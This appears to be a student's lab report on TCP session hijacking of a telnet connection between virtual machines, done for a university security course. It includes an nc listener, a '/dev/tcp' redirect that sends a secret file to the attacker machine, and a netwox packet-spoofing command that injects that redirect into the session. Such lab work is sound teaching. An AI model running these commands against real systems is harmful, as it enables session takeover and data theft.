LABORATORY

CEL62: Cryptography and System Security Winter 2021

Experiment 8:	TCP Session Hijacking
Name	Shashank Sarma
UID	2019130053
Batch	C
Subject	CSS

Note: Students are advised to read through this lab sheet before doing an experiment. The on-the-spot evaluation may be carried out during or at the end of the experiment. Your performance, teamwork/Personal effort and learning attitude will count towards the marks.

Experiment 8: TCP Session Hijacking

1 OBJECTIVE

Creating and understanding TCP Session Hijacking


2 INTRODUCTION AND HIJACKING


EXERCISE PROCEDURE TCP Session

Hijacking Attacks

- Spoof a packet with a valid TCP signature (source IP, dest. IP, source port, dest. Port, and valid sequence number)
- The receiver will not be able to distinguish this spoofed packet from an actual packet
- An attacker may be able to run malicious commands

on the server Hijacking a Telnet Connection:







EXPERIMENT SET UP:

Set up: User: 192.168.56.1, Server: 192.168.56.102, Attacker: 192.168.56.103


User:



Server:


Ubuntu 14 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
netx@Prelude-SIEM:~$ sudo ifconfig
* pam_usb v0.5.0
* Authentication request for user "netx" (sudo)
* Device "hpusb" is not connected.
* Access denied.
[sudo] password for netx:
eth0 Link encap:Ethernet HWaddr 08:00:27:f3:56:59
inet addr:10.0.2.15 Bcast:10.0.2.255 Mask:255.255.255.0
inet6 addr: fe80::a00:27ff:fef3:5659/64 Scope:Link
UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
RX packets:81 errors:0 dropped:0 overruns:0 frame:0
TX packets:146 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:1000
RX bytes:19814 (19.8 KB) TX bytes:17337 (17.3 KB)
eth1 Link encap:Ethernet HWaddr 08:00:27:49:de:a0
inet addr:192.168.56.102 Bcast:192.168.56.255 Mask:255.255.255.0
inet6 addr: fe80::a00:27ff:fe49:dea0/64 Scope:Link
UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
RX packets:4093 errors:0 dropped:0 overruns:0 frame:0
TX packets:2071 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:1000
RX bytes:266473 (266.4 KB) TX bytes:132337 (132.3 KB)
lo Link encap:Local Loopback
inet addr:127.0.0.1 Mask:255.0.0.0
inet6 addr: ::1/128 Scope:Host
UP LOOPBACK RUNNING MTU:65536 Metric:1
RX packets:140 errors:0 dropped:0 overruns:0 frame:0
TX packets:140 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:0
RX bytes:52573 (52.5 KB) TX bytes:52573 (52.5 KB)
netx@Prelude-SIEM:~$ cat temp/secret.txt
This is a secret file with confidential info.
netx@Prelude-SIEM:~$
netx@Prelude-SIEM:~$


Attacker:




Steps:

- The user establishes a telnet connection with the server.
- Use Wireshark on the attacker machine to sniff the traffic
- --Retrieve the destination port (23), source port number (i.e. whatever you have), and sequence number.

Run command pkgmgr /iu:"TelnetClient"





What Command Do We Want to Run

- By hijacking a Telnet connection, we can run an arbitrary command on the server, but what command do we want to run?
- Consider there is a top-secret file in the user's account on the Server called "secret". If the attacker uses the "cat" command, the results will be displayed on the server's machine, not on the attacker's machine.
- To get the secret, we run a TCP server program so that we can send the secret from

the server machine to the attacker's machine.

```
// Run the following command on the Attacker machine first.
seed@Attacker(10.0.2.16):$ nc -l 9090 -v

// Then, run the following command on the Server machine.
seed@Server(10.0.2.17):$ cat /home/seed/secret >
                         /dev/tcp/10.0.2.16/9090
```

Session Hijacking:


Steal a Secret "cat" command prints out the content of the secret file, but instead of printing it out locally, it redirects the output to a file called /dev/TCP/ 10.0.2.16/9090 (virtual file in /dev folder which contains device files). This invokes a pseudo-device that creates a connection with the TCP server listening on port 9090 of 10.0.2.16 and sends data via the connection. The listening server on the attacker machine will get the content of the file.

```
seed@Attacker(10.0.2.16):~$ nc -l 9090 -v
Connection from 10.0.2.17 port 9090 [tcp/*] accepted
**********************
This is top secret!
**********************
```

Launch the TCP Session Hijacking Attack:

- Convert the command string into hex

```
seed@Attacker(10.0.2.16):~$ python
>>> "\ncat /home/seed/secret >
    /dev/tcp/10.0.2.16/9090\n".encode("hex")
'0a636174202f686f6d652f736565642f736563726574203e202f6465762f746370
 2f31302e302e322e31362f393039300a'
```





- Netwox tool 40 allows us to set every single field of a TCP packet.

```
Title:  Spoof Ip4Tcp packet
Usage: netwox 40 [-l ip] [-m ip] [-o port] [-p port] [-q uint32]
                 [-H mixed_data]
```

Launch the TCP Session Hijacking Attack:


```
$ sudo netwox 40 --ip4-src 10.0.2.18 --ip4-dst 10.0.2.17 --tcp-dst 23
    --tcp-src 44425 --tcp-seqnum 691070839 --tcp-window 2000
    --tcp-data "0a636174202f686f6d652f736565642f736563726574203e20
                2f6465762f7463702f31302e302e322e31362f393039300a"
```

